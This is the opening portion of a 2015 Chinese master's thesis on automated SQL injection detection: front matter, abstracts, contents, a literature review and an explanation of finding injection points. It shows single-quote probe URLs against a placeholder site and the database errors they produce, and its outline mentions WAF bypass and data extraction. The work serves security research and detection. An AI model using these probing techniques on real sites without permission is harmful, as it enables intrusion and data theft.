电子科技大学

UNIVERSITY OF ELECTRONIC SCIENCE AND TECHNOLOGY OF CHINA

专业学位硕士学位论文

MASTER THESIS FOR PROFESSIONAL DEGREE

论文题目 SQL注入的自动化检测技术研究

专业学位类别 工程硕士

学号 201222060539

作者姓名 杨高明

指导教师 张小松 教授

独创性声明

本人声明所呈交的学位论文是本人在导师指导下进行的研究工作及取得的研究成果。据我所知，除了文中特别加以标注和致谢的地方外，论文中不包含其他人已经发表或撰写过的研究成果，也不包含为获得电子科技大学或其它教育机构的学位或证书而使用过的材料。与我一同工作的同志对本研究所做的任何贡献均已在论文中作了明确的说明并表示谢意。

作者签名：杨高明　　日期：2015 年 5 月 18 日

论文使用授权

本学位论文作者完全了解电子科技大学有关保留、使用学位论文的规定，有权保留并向国家有关部门或机构送交论文的复印件和磁盘，允许论文被查阅和借阅。本人授权电子科技大学可以将学位论文的全部或部分内容编入有关数据库进行检索，可以采用影印、缩印或扫描等复制手段保存、汇编学位论文。

（保密的学位论文在解密后应遵守此规定）

作者签名：杨高明　　导师签名：

日期：2015 年 5 月 18 日

分类号 _____ 密级 _____

UDC [注1] _____

学 位 论 文

SQL 注入的自动化检测技术研究

_____

（题名和副题名）

杨高明

（作者姓名）

指导教师 张小松 教 授

电子科技大学 成 都

（姓名、职称、单位名称）

申请学位级别 硕士 专业学位类别 工程硕士

工程领域名称 计算机技术

提交论文日期 2015.03.29 论文答辩日期 2015.05.11

学位授予单位和日期 电子科技大学 2015 年 6 月 日

答辩委员会主席 _____

评阅人 _____

注 1：注明《国际十进分类法 UDC》的类号。

SQL INJECTION AUTOMATIC DECTION TECHNIQUES RESEARCH

A Master Thesis Submitted to

University of Electronic Science and Technology of China

Major: **Master of Engineering**

Author: **Yang Gaoming**

Advisor: **Professor Zhang Xiaosong**

School: **School of Computer Science &Engineering**

摘 要

SQL 注入诞生于 Web 应用和数据库相互连接时。在 1998 年圣诞节，Rain Forest Puppy 首次发布了一篇关于 SQL 注入的报告，介绍了如何利用 SQL 注入漏洞对网站发起攻击。国外的研究人员从 1999 年开始从事相关研究工作，而国内的研究工作从 2002 年后才开始大量出现。但到目前为止，许多安全专家和开发人员仍对 SQL 注入不了解。SQL 注入漏洞广泛存在于 Web 应用中。根据 OWASP 发布的十大安全漏洞威胁报告（OWASP Top 10）和 360 发布的安全报告可知，注入漏洞一直严重威胁着网站安全。360 发布的《2014 年全国网站安全报告》指出 SQL 注入漏洞占到了所有检出的网站漏洞的 14.5%。由此可见，SQL 注入漏洞的安全威胁一直存在。本文的主要研究工作如下：

1. 阐述了 SQL 注入漏洞的研究背景及意义，介绍了国内外对 SQL 注入研究的现状。

2. 详细介绍了 SQL 注入的测试技术，包括 SQL 注入的寻找和 SQL 注入的确认。本文介绍了基于远程渗透测试的 SQL 注入漏洞挖掘方法：借助推理进行测试、数据库错误、应用程序响应和 SQL 盲注；确认 SQL 注入漏洞可以借助以下四种技术：区分数字和字符串、内联 SQL 注入、终止式 SQL 注入和时间延迟。

3. 详细研究了 SQL 注入的利用技术。在识别出应用的注入漏洞后，下一步是如何研究如何利用 SQL 注入漏洞。本文总结了五种常见的 SQL 注入利用技术，包括常见的漏洞利用技术、识别数据库、使用 UINION 语句提取数据、使用条件语句和枚举数据库模式。

4. 总结了现有 SQL 注入漏洞检测技术，本文提出了基于启发式漏洞检测、常规检测和基于模糊测试的检测技术相结合的一种混合式的 SQL 注入漏洞检测方法。

5. 研究了 Web 应用防火墙（WAF）的检测和绕过技术，通过将 Payload 进行编码、混淆等处理，清除了 SQL 注入检测中可能遇到的障碍。同时对移动应用和 HTML5 客户端、NoSQL 等前沿领域的 SQL 注入问题进行了探索。

6．设计、实现和测试了 SQL 注入的自动化检测系统。基于上述提到的混合式 SQL 注入漏洞的检测方法，设计并实现了 SQL 注入的自动化检测系统，对关键模块的设计和实现进行了详细说明，并进行了全面的系统测试。测试结果表明，该系统能够实现对 Web 应用的 SQL 注入漏洞检测。

关键词：SQL 注入，模糊测试，渗透测试，数据库安全

ABSTRACT

SQL injection existed when SQL databases first connected to Web applications. Rain Forest Puppy published a report about SQL injection in Christmas of 1998 for the first time, which introduced how to use SQL injection to attack awebsite. Foreign researchers started to research in related fields from 1999, while domestic research work surged from late 2002. However, up till now many developers and security professionals still do not understand it well. SQL injection vulnerabilities widely exist in Web applications. SQL injection vulnerability has always been a serious threat for Web Security, according to the Top Ten security vulnerabilities report published by OWASP and the security report published by 360 Security Center. A statistics from 360 Security Center showed that SQL injection vulnerabilities accounted for 14.5% of all detected vulnerabilities sites. Thus, SQL injection vulnerabilities persist. The main research topics are as follows:

1. The background and significance of the SQL injection research are introduced, and the domestic and foreign SQL injection research status are presented.

2. Thesis introduced the testing technology of SQL injection, including the method of locating and confirming SQL injection. Thesis described the remote penetration based method, including testing by inference, database errors,application response and blind injection detection etc. The confirmation of SQL injection depends on four methods, including differentiating numbers and strings, inline SQL injection, terminating SQL injection and time delays.

3. Thesis did a detailed study of SQL injection exploit. After identifying SQL application injection vulnerabilities, the next step is to research how to use the SQL injection vulnerability. Thesis summarized five technologies of exploiting SQL injection,including common exploit techniques, identifying the database, extracting data through UINION statements, using conditional statements and enumerating database schema.

4. After summarizing the existing SQL injection detection technologies, thesis proposed a hybrid SQL injection detection methods based on the combination of heuristic vulnerability detection, routine testing with vulnerability library and fuzzing test.

5. Thesis researched the techniques of detecting and bypassing the web application firewall(WAF). Through payload encoding and confusion, they remove the obstacles for SQL injection detection. At the same time, we explored the SQL injection in mobile applications, HTML5 clients and other cutting-edge fields.

6. Based on the hybrid SQL injection detection methods mentioned above completed the design, implementation and testing of the automated SQL injection detection system. The design and implementation of the key modules were described in detail. And thesis did a systematic test to make sure our system worked normally. The result of the test showed that our hybrid SQL injection detection method is effective, and it can perform the SQL injection detection to web applications automatically.

Keywords: SQL injection, Fuzz Testing, Penetration Testing, Database Security

目 录

第一章 绪论 1
1.1 研究背景及意义 1
1.2 国内外研究现状 2
1.3 主要研究内容 4
1.4 论文组织结构 5
第二章 SQL 注入测试和利用技术研究 6
2.1 SQL 注入的概念 6
2.2 SQL 注入测试技术 6
2.2.1 寻找 SQL 注入 7
2.2.2 确认 SQL 注入 16
2.2.3 自动寻找 SQL 注入 22
2.3 SQL 注入利用技术 23
2.3.1 常见的漏洞利用技术 23
2.3.2 识别数据库 25
2.3.3 使用 UINON 语句提取数据 27
2.3.4 使用条件语句 29
2.3.5 枚举数据库模式 31
2.4 本章小结 32
第三章 SQL 注入漏洞检测方法研究 34
3.1 混合式的 SQL 注入漏洞检测方法 34
3.1.1 混合式 SQL 注入漏洞检测方法的原理 34
3.1.2 混合式 SQL 注入漏洞检测执行流程 37
3.1.3 混合式 SQL 注入漏洞检测方法性能分析 39
3.2 最新 SQL 注入技术应用领域 40
3.2.1 移动设备上实施 SQL 注入 40
3.2.2 客户端 SQL 注入漏洞 42
3.2.3 NoSQL 的注入攻击 43
3.3 本章小结 44
第四章 SQL 注入漏洞检测系统的设计与实现 45
4.1 系统设计目标 45

4.2 系统总体设计框架 45
4.2.1 系统开发环境 45
4.2.2 系统总体结构 46
4.3 模块设计与实现 48
4.3.1 控制模块 48
4.3.2 初级探测模块 56
4.3.3 检测模块 58
4.3.4 系统指纹提取模块 63
4.3.5 数据提取模块 64
4.4 本章小结 65
第五章 SQL 注入检测系统测试 66
5.1 测试环境 66
5.2 测试 66
5.2.1 测试一：MySQL 环境测试 66
5.2.2 测试二：MSSQL 环境测试 69
5.2.3 测试三：Oracle 环境测试 70
5.3 本章小结 71
第六章 总结与展望 72
6.1 工作总结 72
6.2 工作展望 73
致谢 74
参考文献 75
攻读硕士学位期间取得的成果 78

第一章 绪论

1.1 研究背景及意义

360 发布的《2013 年中国网站安全报告》[1] 中指出，在全国各类 91.2 万个被扫描的网站中，发现 65.5%的网站存在安全漏洞问题，其中存在高危漏洞的网站比例为 29.2%。被篡改的网站比例为 8.7%，被植入后门的网站占比 33.7%。国内网站整体安全水平令人担忧。SQL 注入漏洞和跨站脚本漏洞属于高危漏洞，占比最高，超过了一半。如图 1-1 所示。



图 1-1 2013 年国内存在安全漏洞的网站比例

开放式 Web 应用程序安全项目（OWASP，Open Web Application Security Project）是一个开源的、非营利的全球性安全组织，致力于应用软件的安全性研究。该安全组织每年会发布十大安全漏洞报告，该报告是基于数百个公司几千个应用中发现的超过 50 万个漏洞总结得出的。2010 年和 2013 年的 OWASP Top 10 报告[2-3] 中指出，注入漏洞（包括 SQL 注入、OS 注入、LDAP 等）均排在安全漏洞的第一位。

在互联网历史上产生过重大影响的 SQL 注入攻击事件有很多：

（1）2005 年，黑客通过 SQL 注入漏洞攻击 CardSystems 公司（Master 和 VISA 的供应商），窃取了超过 4000 万个信用卡账户信息，造成了数百万美元的信用卡欺诈购物。

（2）2008 年，大规模的 SQL 注入攻击蠕虫波及全球，被挂马的网站服务器达到数百万台，带来了巨大的经济损失。

（3）2009 年，黑客利用 SQL 注入攻击法国 Orange 门户网站，网站中约 25 万的用户信息（包括名字、地址、密码等）被泄露。

从以上的安全事件可以看出，SQL 注入漏洞严重威胁着网站安全。SQL 注入是目前为止最具破坏力的漏洞之一，它会泄露保存在应用程序数据库中的敏感信息、修改数据库数据（删除/更新/插入）、执行数据库管理操作（如关闭数据库管理系统），在某些情况下还可以执行操作系统命令。

SQL 注入漏洞是一种网站安全漏洞，当应用程序向后台数据库传递 SQL 查询时，如果攻击者可以修改 SQL 自身的语法和功能，就会引发 SQL 注入。攻击者可以通过 Web 表单、Url 参数或者 HttpRequest 的 Body 进行 SQL 注入攻击。在过去，典型的 SQL 注入主要是针对服务端的数据库，随着技术的发展，SQL 注入不断应用在新的领域。根据 HMTL5 规范（本地存储特性），攻击者可以采用完全相同的方法，执行 Javascript 代码访问客户端数据库以窃取数据，实现客户端 SQL 注入。在移动应用（Android 平台）领域，恶意应用程序或者客户端脚本也可以采取类似的方法进行客户端 SQL 注入攻击。

1.2 国内外研究现状

从 Web 应用开始连接数据库并定义 SQL 查询方式时，SQL 注入就已经存在。1998 年圣诞节，Rain Forest Puppy（RFP）在 Phrack 54 发表一篇名为“FNT Web Technology Vulnerabilities”的文章[4]，首次将 SQL 注入漏洞引入公众视野，因此被称为 SQL 注入之父。2000 年 10 月，Chip Andrews 在 SQLSecurity.com 上发表“SQL Injection FAQ”，首次公开使用“SQL 注入”这个术语[5]。这之后，许多研究人员开始关注 SQL 注入安全。SQL 注入漏洞的研究经历了十多年的发展，但是到目前为止，仍有许多开发人员和安全专家对 SQL 注入不甚了解。

SQL 注入的研究主要由三个方面：

- SQL 注入的发现
- SQL 注入的利用
- SQL 注入的防御

国内外的研究者不断提出新的攻击方法和防御方法，同时也开发了各种类型的辅助利用工具，截止目前为止，SQL 注入的研究已经进入一个相对成熟的阶段。

1、发现 SQL 注入

SQL 注入漏洞的检测按照是否执行目标应用程序代码分为两类：动态 SQL 注入漏洞检测和静态 SQL 注入漏洞检测。

动态检测技术的基本思路是利用网络爬虫收集网页信息，寻找注入点，通过不断构造测试用例对目标系统进行渗透测试，收集系统的响应结果，判断该测试用例是否注入成功，如果成功，说明成功发现了注入漏洞。

发现 SQL 注入漏洞有三个关键的步骤：

（1）识别 Web 应用接受的数据输入。

（2）修改输入值并包含危险的字符串。

（3）检测服务器返回的异常。

自动发现 SQL 注入的工具较多，如 WebInspect、AppScan、SQLiX 和 ZAP 等。这些自动化 SQL 注入漏洞扫描工具可以帮助攻击者和研究人员对网站进行安全性评估。

静态检测技术是对源代码进行分析，在银行业务中应用较广，通过分析源代码去理解动态字符串的构造和执行方式。静态 SQL 注入漏洞的检测方法是进行源代码分析。静态代码分析不实际执行代码，在源代码基础上对程序进行分析。手工方式分析主要是借助一些工具或者脚本，寻找程序的渗入点（安全敏感函数），然后分析用户输入的传播路径，判断该渗入源在传递给 SQL 查询之前是否对其进行验证。自动源码分析工具主要集成了三种不同的方法：

（1）基于字符串的模式匹配[6]。

（2）词法标记匹配。

（3）借助抽象语法树（AST）和控制流图（CFG）的数据流分析[7]。

字符串的模式匹配可以借助正则表达式来识别渗入点和渗入源。词法标记匹配的基础是词法分析，词法分析（lexical analysis）接收由源代码构成的输入字符串，经过处理之后产生一个更容易被解析器处理的符号序列，该过程被称为词法标记（lexical token）。之后再根据安全敏感函数库来匹配这些标记。AST 是一种表示简化的源代码语法结构的树，可以使用 AST 对源代码元素执行深层次分析，帮助跟踪数据流并识别渗入点和渗入源。数据流分析负责收集程序中与数据使用、定义和依赖关系有关的信息。数据流分析算法运行在抽象语法树（AST）产生的控制流图（CFG）之上。可以使用 CFG 来确定程序中将特定值分配给变量后，该变量所能传播到的代码块。

2、利用 SQL 注入

SQL 注入漏洞的利用主要包括三个方面[8]：

- 数据窃取
- 带外通信
- 操作系统利用

数据窃取利用 Web 应用中的 SQL 注入漏洞来提取数据库指纹信息，使用 UNION 语句和条件语句尽可能得到详细的表名、列名以及表中的详细数据，即业界俗称的“拖库”操作。带外通信（OOB，Out of Band）是指利用 HTTP 连接或

者 HTTPS 连接之外的信道进行数据结果传输。OOB 通信可以说是成功利用易受攻击应用的最快方法。OOB 主要可以利用 Email、DNS 查询和文件系统进行数据通信。操作系统利用是指利用数据库中的功能访问操作系统的部分功能，包括访问文件系统和执行操作系统命令。

3、防御 SQL 注入

SQL 注入的防御包括代码层防御和平台层防御[9]。代码层防御主要由开发人员来完成，在开发过程中有意识的对输入数据进行过滤和验证，采用开发库中的安全过滤函数代替自定义过滤函数。平台层防御在系统部署运行环境中实施，从整体上进行 SQL 注入防御。

代码层防御主要有参数化查询语句、验证输入和编码输出等技术手段，通过综合使用这些手段和良好的代码设计来避免 SQL 注入的风险。平台层防御是指为了提高应用程序总体安全，进行系统运行环境优化，更改相关配置文件，达到检测、减轻并阻止 SQL 注入的目的。加固过的数据库不能阻止 SQL 注入，但会明显会使漏洞的利用变得更困难，也有助于减轻漏洞可能造成的影响。Web 应用程序防火墙（WAF）和数据库防火墙可以扮演漏洞检测和代码校正之间的虚拟补丁的角色，还可以作为 0day 威胁的强大防御。对于已存在的或者新出现的应用，平台层安全都是总体安全策略的重要组成部分。

1.3 主要研究内容

目前，国内针对网络安全理论和技术应用的研究正在蓬勃发展中，针对 SQL 注入漏洞的研究也在不断深入。移动应用和 HTML5 等新应用不断出现，非关系型数据库也得到了大量应用，例如著名的新闻网站纽约时报和 CERN 网站均采用了 MongoDB 作为后台数据库。SQL 注入的基础理论的改动很少，但数据库系统本身在快速发展，SQL 注入技术也在不断更新，在新的数据库和应用领域的研究工作也已经展开。在深入研究 SQL 注入攻击的相关技术基础上，系统总结了寻找 SQL 注入、确认 SQL 注入以及利用 SQL 注入的相关理论基础和技术手段。并对当前流行的几种漏洞检测方法进行了整合，提出了一种自动化的混合式的 SQL 注入漏洞检测方法，在该方法的基础上实现了一个针对 Web 应用中的 SQL 注入漏洞的自动检测系统。

本文的主要工作内容包括以下几方面:

（1）研究了 SQL 注入测试的相关技术，侧重于发现和确认 SQL 注入漏洞，介绍了 SQL 注入漏洞检测的详细步骤和需要利用到的相关技术。

（2）对 SQL 注入利用技术进行了归纳总结。

（3）分析了 WAF 的原理，并对 WAF 的检测和绕过方法进行了说明。

（4）提出了一种改进的 SQL 注入漏洞的检测方法，该方法集成了启发式的漏洞检测、基于 payloads 库的常规检测和模糊测试三种常用检测方法。

（5）针对本文提出的混合式 SQL 注入漏洞检测方法，设计并实现了自动化的 SQL 注入漏洞检测系统，对该系统进行了详细测试，并分析了测试结果。

1.4 论文组织结构

根据课题的研究内容，组织结构安排如下：

第一章为绪论，主要介绍了课题的研究背景以及国内外 SQL 注入的研究现状，并对本文的主要研究内容和论文组织结构进行了介绍。

第二章为 SQL 注入测试技术和利用技术的研究，介绍了 SQL 注入测试的理论基础和技术手段，对每种技术的优缺点和适用范围进行了说明，SQL 注入测试是 SQL 注入漏洞检测的核心。同时对 SQL 注入利用的基础理论和方法做了详细说明和总结。

第三章为 SQL 注入漏洞的检测方法研究，对基于启发式的漏洞检测、基于 payloads 库的检测和模糊测试的混合式检测方法的原理进行了分析说明。同时对 SQL 注入技术应用在较新领域，包括移动应用领域、HTML5 和非关系型数据库的研究情况。

第四章为 SQL 注入的自动化检测系统的设计与实现，介绍了系统的总体目标、总体设计和模块设计。

第五章为 SQL 注入检测系统测试，搭建了相关的测试环境，并对实际互联网中的网站进行了测试，并对测试结果进行了分析。

第六章为总结与展望，对本文的研究工作进行了总结，总结了自己存在的不足之处，为下一步的研究工作指明了方向。

第二章 SQL 注入测试和利用技术研究

2.1 SQL 注入的概念

SQL 注入攻击[10]是注入攻击中最流行的一种，一般来说，注入攻击包括 SQL 注入攻击、OS 注入和 LDAP 注入。当不可信的数据被当作命令或者查询的一部分，被相应的解释器执行，访问了未授权的数据或者执行了额外的命令，即发生了注入攻击。

通常情况下，在没有办法获取应用程序的源代码，需要通过远程测试的方式来判断是否存在 SQL 注入。一个成功的 SQL 注入攻击可以从数据库获取敏感数据、修改数据库数据、执行数据库管理操作、恢复存在于数据库文件系统中的指定文件内容，在某些情况下甚至可以执行操作系统命令。SQL 注入攻击是注入攻击中的一种，它将 SQL 命令注入到原始应用程序输入数据中，从而影响预定义的 SQL 命令的执行。

按照获取数据的渠道的不同，SQL 注入攻击可以分为以下三类：

（1）渠道内部：使用注入 SQL 代码的同一渠道获取数据。它直接在应用程序网页上检索数据。

（2）外部渠道（OOB）：使用不同的渠道获取数据（例如，产生含有查询结果的电子邮件并发送给测试者）。

（3）推理：没有实际传输数据，但通过发送特定请求并观察数据库服务器的结果行为，测试者能够获得信息。

攻击者通过构造语法不正确的 SQL 查询语句，触发数据库查询错误，如果应用程序将错误信息返回给攻击者，攻击者可以通过错误信息构建出原始查询的逻辑。因此，需要了解如何正确执行注入。但是，如果应用程序隐藏错误信息，那么攻击者必须对原始查询的逻辑进行逆向工程，也就是“SQL 盲注”。

2.2 SQL 注入测试技术

在没有源代码的情况下，一般需要通过远程测试的方法来判断是否存在 SQL 注入。因此常常需要通过推理来进行大量测试，然后通过测试结果去推测后台可能执行的操作[11-15]。本小节将介绍如何发现 SQL 注入以及确定 SQL 注入的方法，最后介绍了自动寻找 SQL 注入的方法和相关工具，帮助提高注入漏洞检测的效率。

2.2.1 寻找 SQL 注入

如果网站允许用户进行输入，应用程序接受输入后会尝试访问数据库服务器，那么该网站可能存在 SQL 注入的风险。

通常来说，网页浏览器作为客户端，将网页展现给用户，并接受用户的输入，将请求数据发送给远程服务器，远程服务器使用提交的数据创建 SQL 查询。寻找 SQL 注入主要通过对服务器的异常响应进行分析，判断异常是否由注入语句触发。数据库的错误和应用程序的响应是攻击者能够直接得到的数据，在无法访问不到应用程序的源代码情况下，攻击者可以借助推理进行测试。

2.2.1.1 借助推理进行测试

和手工注入类似，有一种简单的方法可以帮助识别 SQL 注入漏洞，通过输入单引号等特殊数据来触发异常。该规则包含如下含义：

- 寻找应用中的存在的数据输入点
- 分析触发服务器异常的请求类型
- 解析服务器响应的异常

浏览器和 Web 服务器通过 HTTP 协议或者 HTTPS 协议进行通信，双方遵守通用的标准，但是不同的应用的请求处理过程和错误处理方式大不相同。在知道应用程序的数据输入点后，修改发送给服务器的数据，然后观察服务器对不同输入的反应。如果响应结果中包含数据库错误信息，响应结果非常容易判断，如果响应结果差异非常微小，就需要对响应数据进行认真的对比分析。

1、识别数据输入

寻找应用中存在的数据输入点，最重要的一步是识别出 Web 应用程序能够接收的所有输入，然后筛选出可用的数据输入点。

客户端数据输入可以包含在以下三个地方：

- GET 请求
- POST 请求
- 其他注入型数据

（1）GET 请求和 POST 请求

HTTP 协议规定了很多与服务器交互的方法，最基本的有 GET 方法、POST 方法、PUT 方法和 DELETE 方法，分别对应于资源的查、改、增和删四种操作。其中最常用的是 GET 方法和 POST 方法，GET 方法用于获取资源信息，POST 方法用于更新资源信息。

HTTP Request 的消息结构[16]包含三个部分，分别为请求行、请求头部和请求

数据。请求头部和请求数据之间有一个空行，图 2-1 给出了请求报文的一般格式。



图 2-1 HTTP Request 消息结构图

GET 方法是访问 Web 应用最常用的一种方法，主要用于向应用查询数据，其中 URL 的查询参数的格式定义如下所示：

?parameter1=value1&parameter2=value2&parameter3=value3…

POST 方法用于向 Web 服务器发送消息，在浏览器中填写表单进行提交时通常会使用该方法。请求数据（Request Body）通常用来保存需要提交到 Web 服务器的数据。

浏览器如何解析 HTML 数据和以什么方式展现给用户对 SQL 注入来说不太重要。比如说，有些输入值在页面中存在大小限制或者包含一些禁用字段，但是对攻击者来说，浏览器的客户端限制是可以绕过的，攻击者可以控制发给服务器的请求内容。

最常用的修改请求数据的方法包括：

- 浏览器插件
- 代理服务器

Mozilla Firefox 浏览器和 Google Chrome 浏览器的 Web Developer 插件都可以帮助控制发送给服务器的内容。目前该插件已经集成到浏览器开发者工具中，无需额外安装。Tamper Data 是另一款 Firefox 的浏览器 插件，可以使用 Tamper Data 查看并修改 HTTP 请求中的请求头部和请求数据。

如图 2-2 所示，代理服务器位于浏览器和 Web 服务器之间，充当中间人的角色。代理服务器可以位于任何本地浏览器可以访问到的位置，一般来说，可以设置一个本地代理服务器，方便对请求数据进行查看和修改。用于 SQL 注入攻击的代理服务器有很多，其中最有名的是 Paros Proxy、WebScarab 和 Burp Suit，这些工具可以拦截流量并修改发送给服务器的数据。



图 2-2 浏览器、web 服务器和代理的关系

（2）其他注入型数据

多数应用都是接收 GET 参数和 POST 参数，但是也可以通过 Host、Reference 和 Cookie 等字段进行数据提交[17]。Cookie 一般被用于验证、会话控制和保存用户特定的信息。服务器通过 Set-Cookie 操作指示浏览器设置并保存本地 Cookie，浏览器下次请求同一域名时，会自动将 Cookie 信息附加到 HTTP Request 中。

在其他 HTTP 请求内容中，易受注入攻击的输入参数还包括主机头、引用站点头和用户代理头。主机头表示远程站点资源的主机和端口，引用头是为了告诉服务器的原始地址来源，用户代理头说明本地浏览器的版本信息。有些网络监视程序和 Web 趋势分析程序比如 Google Analytics，会使用主机头、引用站点头和用户代理头的值创建图形，并将它们存储在数据库中。对于这种情况，攻击者有必要对这些头进行测试以获取潜在的注入漏洞。

2、操作参数

假定现在存在一个包含漏洞的 Web 站点，该网站提供不同的商品浏览功能，访问的 URL 如下：

http://www.victim.com/showproducts.php?category=bikes

http://www.victim.com/showproducts.php?category=cars

http://www.victim.com/showproducts.php?category=boats

从 URL 可以看出，showproducts.php 页面接收一个名为 category 的参数，服务端应用期望获取已知的值并将属于特定类型的商品显示出来。可以看出，应用接受 category 参数的值来构造查询语句，最后显示出不同的商品内容。

如果修改 category 参数的值为 test，参数修改后传给服务器的请求地址如下：

http://www.victim.com/showproducts.php?category=test

该网站中不存在名为 test 的分类商品，服务器接受请求后发生了错误，具体的

错误内容如下：

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /var/www/victim.com/showproducts.php on line 34

从错误信息可以看出，错误产生的代码位于 showproducts.php 代码文件中的 mysql_fetch_assoc()函数中，说明函数接收到一个无效的输入参数。同时也可以知道，Web 应用是采用 PHP 语言开发完成，后台数据库是 MySQL。

继续修改查询参数，为 category 参数的值添加一个后缀单引号（'），现在发送给服务器的地址变为：

http://www.victim.com/showproducts.php?category=test'

同样收到了服务器返回的错误，具体的错误内容如下：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "test'" at line 1

从上面的错误可以看出，此次请求构造出的 SQL 查询语句存在语法问题，单引号没有正确闭合。从以上举例的两次请求得到的返回错误信息可以看出，Web 应用程序没有对输入参数进行过滤操作，将 SQL 查询语句中的变量替换后直接提交给数据库执行。

可以初步断定，该网站的商品查询页面存在 SQL 注入漏洞。

3、信息工作流

上节介绍了通过操作输入参数导致 SQL 注入错误，本节将进一步介绍该错误产生的详细过程，即信息工作流。熟悉数据从用户输入、SQL 语句的构造过程到最终被执行的整个过程，能够帮助攻击者理解和分析 Web 服务器的响应结果。同样以不同商品浏览的网页举例说明，其信息工作流如图 2-3 所示：



图 2-3 三层结构中的信息流

其中 URL 地址为 http://www.victim.com/showproduct.asp?category=cars，构造的 SQL 查询语句为 select * from products where category='cars'，信息处理的具体流程如下：

（1）用户向 Web 服务器发出请求。

（2）Web 服务器解析 URL 查询参数，提取出 category 参数的值 cars，创建完整的 SQL 查询语句，向数据库服务器发起查询请求。

（3）数据库服务器不关心应用程序的逻辑，收到 SQL 查询后并执行，将查询结果发送给 Web 服务器。

（4）Web 服务器收到数据库服务器返回的结果后，生成动态的网页内容，发送给用户。

从上述所说的信息工作流程可以看出，数据库服务器和 Web 服务器相互独立，Web 服务器接收用户的请求并返回结果，同时负责创建 SQL 查询并解析查询结果。数据库服务器只是单纯接收查询并返回结果，对查询语句不做验证，查询成功返回查询结果，查询失败返回失败原因。如果 Web 服务器不对 SQL 查询错误做处理，会将错误信息直接呈现在网页结果中。

2.2.1.2 数据库错误

Web 服务器负责对数据库错误进行处理，具体方法如下：

（1）不对数据库错误进行处理，直接显示在网页上，用户可以看见，Web 应用开发者喜欢使用这种方式，方便开发调试。

（2）与第一种方法类似，不过将错误信息隐藏在 Html 代码中，用户不可见。

（3）检测到数据库错误信息时，跳转到一个通用的错误页面或者另一个网页。

（4）不返回数据库错误信息，提示服务器发生内部错误，返回 HTTP 错误代码 500。

根据数据库服务器的类型和版本的不同，错误信息也不一样。MySQL 的错误信息中经常会包含关键字 mysql，同时指明查询语句中具体哪个片段解析错误。Oracle 数据库错误信息会包括形如 ORA-00933 等错误代码。具体错误代码代表的含义可以查看 Oracle 数据库的官方文档。在无法确定错误信息的类型时，可以通过搜索引擎进行查询，几乎所有常见的数据库错误信息都可以通过 Google 等搜索引擎检索到。

数据库错误可以帮助攻击者了解数据库的类型，推测 Web 应用程序的处理逻辑和 SQL 查询语句的构成。这些信息对 SQL 注入漏洞的检测非常重要。

2.2.1.3 应用程序响应

在识别出应用程序的数据输入点后，构造不同的数据报文发送给应用程序，收到应用程序的响应后，需要对应用程序的响应结果进行分析。应用程序的响应

可以从以下三个方面来分析，具体如下：

- 常见错误提取
- HTTP 错误代码识别
- 响应数据包的大小区分

1、常见错误提取

还是以之前的商品查询页面举例，页面接受 category 参数作为输入，在查询参数的值后面添加单引号，请求的 URL 地址为：

http://www.victim.com/showproducts.aspx?category=attacker'

从 URL 地址可以看出，该网页是由 ASP.NET 开发完成，存在一个输入参数 category。如果 Web 应用程序未对错误情况做处理，通常浏览器会收到一个通用的 ASP.NET 错误页面，具体错误信息如图 2-4 所示。

